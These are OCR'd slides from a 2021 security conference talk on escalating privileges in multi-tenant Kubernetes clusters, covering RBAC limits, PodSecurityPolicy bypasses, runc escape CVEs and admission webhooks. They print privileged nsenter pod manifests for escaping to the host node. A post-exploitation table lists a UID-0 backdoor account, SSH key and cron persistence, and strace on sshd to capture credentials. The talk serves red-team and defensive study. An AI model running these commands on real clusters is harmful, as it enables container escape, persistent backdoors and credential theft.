补天漏洞响应平台

2021补天白帽大会

补天
漏洞响应平台

腾讯蓝军
Tencent Force


2021补天白帽大会

多租户容器集群权限提升的攻防对抗

SPEAKER: NEARGLE
https://github.com/neargle/

ABOUT ME$

NEARGLE - https://github.com/neargle/



- **安全研究员 @腾讯安全平台部**


- **代表团队在国内外安全会议中进行容器、Kubernetes、服务网格等安全技术研究和分享：**
  - *HITB2021 <Attacking Cloud Native Kubernetes>*
  - *BlackHat Asia Arsenal <Zero Dependency Container Penetration Toolkit>*
  - *CIS2020 <Attack in a Service Mesh>*
  - *JingQi-Con <Red VS Blue of Application Containerization>*

- **Github Mars 2020 Helicopter Contributor**
  - *Co-Creator & Co-Developer of <CDK-TEAM/CDK>*
  - *Creator of multiple open source projects logged on Github Trending*


- 负责腾讯内外部容器安全、云原生安全、前端安全、客户端安全等场景的漏洞核心原理分析和攻防对抗能力建设，主导和攻坚多起内外部安全攻防演习。

什么是多租户容器集群？
为什么需要多租户？

(WHAT) 什么是多租户容器集群？



1. 每个业务和职能团队都自运维K8s集群
2. 每个集群之上仅有业务团队自己的应用



1. 多个业务使用同一个K8s集群
2. 每个研发和运维都能即时申请自己的容器资源

https://github.com/neargle/slidefiles

(WHY) 多租户的优势


1. 收束运维权限
2. 集中优化 Kubernetes 组件
3. 降本增效，提高资源利用率，减少资源碎片
4. 公共集群有更多的资源支持扩缩容
5. 同类风险的快速收敛
6. 有益于资产管理和收集

“零”安全意识的多租户模式

无条件信任所有租户的共享集群

集群管理员你考"CKA/CKS"了吗？

```
./kube-apiserver \
    --advertise-address=9.134.189.59 \
    --allow-privileged=true \
    --authorization-mode=Node,RBAC \
    --insecure-port=8080 \
    --anonymous-auth=true \...
```




```
Flag --insecure-port has been deprecated, This flag has no
effect now and will be removed in v1.24.
Error: invalid port value 8080: only zero is allowed
```

~~"2375", "2379", "4194", "6443", "8001", "8080", "8443",~~
~~"10250", "10255", "30000", "30001-32767", "44134"~~

https://github.com/neargle/slidefiles


Mission Start

目标: 一个“真的有人在管“的多租户集群

对抗升级 - 基于NameSpace隔离

第一层阻碍

一个受限的Kubeconfig




```
shell> cat "$HOME/.kube/config"
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: data len-2025 ......
    server: https://apiserver.target:443
  name: cluster
contexts:
- context:
    cluster: cluster
    user: bob
  name: cluster-bob-ns
current-context: cluster-bob-ns
kind: Config
preferences: {}
users:
- name: bob
  user:
    client-certificate-data: data len-1780 ......
    client-key-data: data len-2236 ......

CS> upload "/tmp/kubectl.exe"
(C:\Users\xxx\AppData\Local\ui.exe)
```


https://github.com/neargle/slidefiles

用户和NS间的隔离

```
~ kubectl get nodes
Error from server (Forbidden): nodes is forbidden: User "bob" cannot list resource "nodes" in API group "" at the cluster scope: can NOT access namespace other than "ns-bob"

~ kubectl get pod -n kube-system
Error from server (Forbidden): pods is forbidden: User "bob" cannot list resource "pods" in API group "" in the namespace "kube-system": can NOT access namespace other than "ns-bob"

~ kubectl create sa test -n "ns-bob"
error: failed to create serviceaccount: serviceaccounts is forbidden: User "bob" cannot create resource "serviceaccounts" in API group "" in the namespace "ns-bob": permission for createServiceaccount on cluster:gke/namespace:ns-bob/serviceaccount:* not verify
```



https://github.com/neargle/slidefiles

(REVIEW RBAC) 复现租户权限的初始化

1. Create NS

```yaml
kind: Namespace
metadata:
 name: prod-bob-application
```

2. Create SA

```yaml
kind: ServiceAccount
metadata:
 namespace: prod-bob-application
 name: staff-bob
```

3. Create Role

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
 namespace: prod-bob-application
 name: staff-bob-role
rules:
- apiGroups: ["*"]
 resources: ["configmaps", "pods", "secrets", "services", "deployments",
"statefulsets", "selfsubjectaccessreviews", "selfsubjectrulesreviews",
"horizontalpodautoscalers", "cronjobs", "jobs", "ingresses",
"poddisruptionbudgets"]
 verbs: ["CREATE", "GET", "LIST", "UPDATE", "PATCH", "DELETE"]
```


4. RoleBinding

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
 name: staff-bob-rolebinding
 namespace: prod-bob-application
subjects:
- kind: ServiceAccount
 name: staff-bob
roleRef:
 kind: Role
 name: staff-bob-role
 apiGroup: rbac.authorization.k8s.io
```


https://github.com/neargle/slidefiles

RBAC的不足 - 逃逸母机和节点控制

另寻出路:尝试获取母机权限



(WHY) 获取母机权限的目的



进程注入	https://github.com/gaffe23/linux-inject
后门	~/.ssh/authorized_keys
后门	/etc/crontab /etc/cron.d/* /var/spool/cron/* /etc/anacrontab /etc/cron.daily/* /etc/cron.hourly/* /etc/cron.monthly/* /etc/cron.weekly/*
提权	su, sudo, chmod u+s xxx, ...
后门	useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd yourpass` rootuser
横向移动	strace -f -s 1024 -p `pidof sshd` -v -e trace=read,write
横向移动	~/.kube/config ~/.bash_history kubelet.conf
横向移动	https://github.com/blendin/3snake
HIDS对抗	https://github.com/QAX-A-Team/ptrace
等等 ...	

https://github.com/neargle/slidefiles

节点权限，再一次失败...

```
+ kubectl -n [redacted] run newsandbox-sudo --restart=Never -it --image overriden --overrides '{
    "spec": {
      "hostPID": true,
      "hostNetwork": true,

      "containers": [
        {
          "name": "busybox",
          "image": "alpine:3.7",
          "command": ["nsenter", "--mount=/proc/1/ns/mnt", "--", "sh", "-c", "hostname sudo--$(cat /etc/hostname); exec
          "stdin": true,
          "tty": true,
          "resources": {"requests": {"cpu": "10m"}},
          "securityContext": {
            "privileged": true
          }
        }
      ]
    }
  }' --rm --attach
Error from server (Forbidden): pods "newsandbox-sudo" is forbidden: unable to validate against any pod security policy:
is not allowed to be used spec.securityContext.hostPID: Invalid value: true: Host PID is not allowed to be used spec.co
d containers are not allowed]
```

```
{
  "spec": {
    "hostPID": true,
    "hostNetwork": true,
    "containers": [
      {
        "name": "busybox",
        "image": "alpine:3.7",
        "command": ["nsenter", "--mount=/proc/1/ns/mnt", "--", "sh",
"-c", "hostname sudo--$(cat /etc/hostname); exec /bin/bash"],
        "stdin": true,
        "tty": true,
        "resources": {"requests": {"cpu": "10m"}},
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}
```

https://github.com/neargle/slidefiles

对抗升级 - PodSecurityPolicy

第二层阻碍 - 什么容器允许被创建？

PODSecurityPolicy在攻防上的缺点

A PODSecurityPolicy Example

--- ---

```
go run kube-psp-advisor.go convert
      --podFile "../psp-sysdig.yaml"
go run kube-psp-advisor.go inspect > "psp-kube.yaml"
```

https://github.com/sysdiglabs/kube-psp-advisor

```yaml
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
 creationTimestamp: null
 name:
pod-security-policy-all-20210324155228
spec:
 allowedCapabilities:
 - SYS_ADMIN
 allowedHostPaths:
 - pathPrefix: /lib/modules
   readOnly: true
 - pathPrefix: /proc
   readOnly: true
 - pathPrefix: /dev
   readOnly: true
 - pathPrefix: /sys
   readOnly: true
 - pathPrefix: /
   readOnly: true
 - pathPrefix: /tmp
   readOnly: true
 - pathPrefix: /run/xtables.lock
   readOnly: true
 fsGroup:
   rule: RunAsAny
 hostIPC: true
 hostNetwork: true
 hostPID: true
 hostPorts:
 - max: 0
   min: 0
 privileged: true
 runAsUser:
   rule: RunAsAny
 seLinux:
   rule: RunAsAny
 supplementalGroups:
   rule: RunAsAny
 volumes:
 - configMap
 - hostPath
 - secret
```

https://github.com/neargle/slidefiles

(WHY) PODSecurityPolicy is dying?

kubernetes / enhancements

Watch 371 | Star 1.7k | Fork 931

Code | Issues 273 | Pull requests 94 | Actions | Projects 2 | Security | Insights

PodSecurity admission (PodSecurityPolicy replacement) #2579

New issue

Open | 1 of 4 tasks | tallclair opened this issue on 20 Mar · 8 comments

tallclair commented on 20 Mar • edited by liggitt | Task lists! Give feedback | Member

Enhancement Description

- One-line enhancement description (can be used as a release note): Introduce a new admission controller for enforcing the Pod Security Standards on pods in a namespace.
- Kubernetes Enhancement Proposal: https://github.com/kubernetes/enhancements/blob/master/keps/sig-auth/2579-psp-replacement/
- Discussion Link: https://docs.google.com/document/d/1woLGRoONE3EBVx-wTb4pvp4CI7tmLZ6lS26VTbosLKM/view#bookmark=id.km06bp3uzuco
- Primary contact (assignee): **@tallclair**
- Responsible SIGs: sig-auth, sig-security
- Enhancement target (which target equals to which milestone):
  - Alpha release target (x.y): 1.22
  - Beta release target (x.y):
  - Stable release target (x.y):

☐ Alpha

- ☑ KEP (`k/enhancements`) update PR(s): PSP Replacement KEP #2582
- ☐ Code (`k/k`) update PR(s):
- ☐ Docs (`k/website`) update PR(s):

Please keep this description up to date. This will help the Enhancement Team to track the evolution of the enhancement efficiently.

17

Assignees: liggitt, IanColdwater, tallclair, tabbysable

Labels: sig/auth, sig/security, stage/alpha, tracked/yes

Projects: SIG Auth — In Progress (v1.22)

Milestone: v1.22

Linked pull requests: Successfully merging a pull request may close this issue. None yet

https://github.com/kubernetes/enhancements/issues/2579

https://github.com/neargle/slidefiles

(HOW) 绕过方式1 - 捡漏

```yaml
apiVersion: v1
kind: Pod
metadata:
 name: root
spec:
 containers:
 - command:
   - nsenter
   - --mount=/proc/1/ns/mnt
   - --
   - sh
   - -c
   - hostname sudo--$(cat /etc/hostname); exec /bin/bash
   image: alpine:3.7
   name: busybox
   securityContext:
     privileged: true
 hostNetwork: true
 hostPID: true
```

```
Error from server (Forbidden): pods "newsandbox-sudo" is forbidden:
unable to validate against any pod security policy: [
    spec.securityContext.hostNetwork: Invalid value: true:
        Host network is not allowed to be used
    spec.securityContext.hostPID: Invalid value: true:
        Host PID is not allowed to be used
    spec.containers[0].securityContext.privileged: Invalid value:
true:
        Privileged containers are not allowed
]
```

https://github.com/neargle/slidefiles

(HOW) 绕过方式1 - 捡漏

```
$ ./cdk.go run k8s-psp-dump auto force-fuzz
2021/06/30 17:25:42 getting K8s api-server API addr.
   Find K8s api-server in ENV: https://xxxx:8443
2021/06/30 17:25:42 trying to dump K8s Pod Security Policies with user system:anonymous
2021/06/30 17:25:42 requesting  /apis/policy/v1beta1/podsecuritypolicies
2021/06/30 17:25:42 failed, 403 Forbidden, api-server response:
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"podsecuritypolicies.policy is forbidden: User \"system:anonymous\" can...
2021/06/30 17:25:42 trying to dump K8s Pod Security Policies with local service-account: /var/run/secrets/kubernetes.io/serviceaccount/token
2021/06/30 17:25:42 requesting  /apis/policy/v1beta1/podsecuritypolicies
2021/06/30 17:25:42 failed, api-server response:
{"kind":"PodSecurityPolicyList","apiVersion":"policy/v1beta1","metadata":{"selfLink":"/apis/policy/v1beta1/podsecuritypolicies","resourceVe....
2021/06/30 17:25:42 requesting  /api/v1/namespaces/default/pods
2021/06/30 17:25:43 K8S Pod Security Policies rule list:
---
2021/06/30 17:25:43 rule { securityContext.hostPID: true } is not allowed.
2021/06/30 17:25:43 rule { securityContext.hostIPC: true } is not allowed.
......
2021/06/30 17:25:43 rule { containers[0].securityContext.capabilities.add: \"CAP_CHECKPOINT_RESTORE\" } is not allowed.
2021/06/30 17:25:43 rule { securityContext.hostNetwork: true } is not allowed.
......
2021/06/30 17:25:43 rule { volumes[4]: \"hostPath\" } is not allowed.
2021/06/30 17:25:43 rule { containers[0].securityContext.runAsUser: 0 } is not allowed.
2021/06/30 17:25:43 rule { containers[0].securityContext.privileged: true } is not allowed.
......
2021/06/30 17:25:43 rule { containers[0].securityContext.capabilities.add: \"CAP_WAKE_ALARM\" } is not allowed.
```

https://github.com/neargle/slidefiles

(Result) 严防死守，啥漏没有

A. PRIVILEGED

```
securityContext:
  privileged: true
```

B. HOSTPID + CAP_SYS_PTRACE

```
hostPID: true
capabilities:
 add:
 - CAP_SYS_PTRACE
```

C. CAPABILITIES

```
capabilities:
 add:
 - CAP_SYS_ADMIN
 - CAP_SYS_MODULE
 - CAP_DAC_READ_SEARCH
 - CAP_DAC_OVERRIDE
 - CAP_CHOWN
 - CAP_FORMER
 - CAP_SETUID
 - CAP_SETGID
 - CAP_SETFCAP
 - CAP_KILL
 - CAP_NET_BIND_SERVICE
 - CAP_NET_RAW
 - CAP_NET_ADMIN + CAP_NET_RAW
 - CAP_LINUX_IMMUTABLE
```

D. VOLUMEMOUNTS

```
 volumeMounts:
   - name: dev
     mountPath: /host/dev
...
volumes:
 - name: proc
   hostPath:
     path: /proc
 - name: etc
   hostPath:
     path: /etc
 - name: dev
   hostPath:
     path: /dev
 - name: sys
   hostPath:
     path: /sys
 - name: rootfs
   hostPath:
     path: /
```

https://github.com/neargle/slidefiles

(HOW) 绕过方式2 - 鸡肋漏洞???

CVE-2021-30465
CVE-2019-5736
CVE-2019-14271
……

- 难以主动触发和利用
- 需要等待管理员执行 exec
- 需要等待管理员执行 cp
- 对Mount的配置有依赖
- 需要有创建/重建 POD 的能力
- 单个POD中需要大量容器以提高成功率
- 管理员~~使用了攻击者构造的YAML文件~~

相当于

```
mount(/, /run/containerd/io.containerd.runtime.v2.task/k8s.io/SOMERANDOM
```

一切顺利的话，逃逸成功！

目前看来只使用docker基本没有攻击场景，需要结合类似k8s这种对容器进行编排的工具才能进行利用。漏洞利用需要多个容器挂载同一个文件卷，现在有的利用方式就是攻击者能控制用户使用攻击者构造的恶意 yaml 文件来生成pod，这样才有机会进行漏洞利用并逃逸到宿主机。

多租户场景
攻击者可以主动触发逃逸

- 没有WebConsole
- PSP限制Mount
- RunC的逃逸炒的太火，防御队不愿漏杀
- 边缘业务的权限受资源限制
- 同学你知道 /api/v1/namespaces/{NS}/resourcequotas 吗？

(ಥ_ಥ)…

https://github.com/neargle/slidefiles

这就放弃啦？QAQ

K8s 的设计不止于此 🤔

(HOW) 绕过方式3 - 关注Admission Webhook

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
 name: i-am-bob
 namespace: bob
spec:
 replicas: 1
 template:
 # omit many ......
   spec:
     containers:
     - image: echoserver:1.10
       command: ["/bin/sh", "-c", "sleep inf"]
       name: echoserver
       ports:
       - name: http
         containerPort: 8080
```


```
> kubectl -n "bob" apply -f "dp.yaml"
> kubectl get pod -n "bob" -o yaml
```

Admission Webhook

```yaml
    - mountPath: /data/
      mountPropagation: HostToContainer
      name: data-path
    Policy: ClusterFirst
  enableServiceLinks: true
  - hostPath:
      path: /data-for-pod/9b2756a3-e751-4c9c-9366-cbd0eb44ffdd/
      type: ""
    name: data-path
status:
 conditions:
 - lastProbeTime: null
   lastTransitionTime: "2020-12-16T13:10:13Z"
   status: "True"
   type: Initialized
```

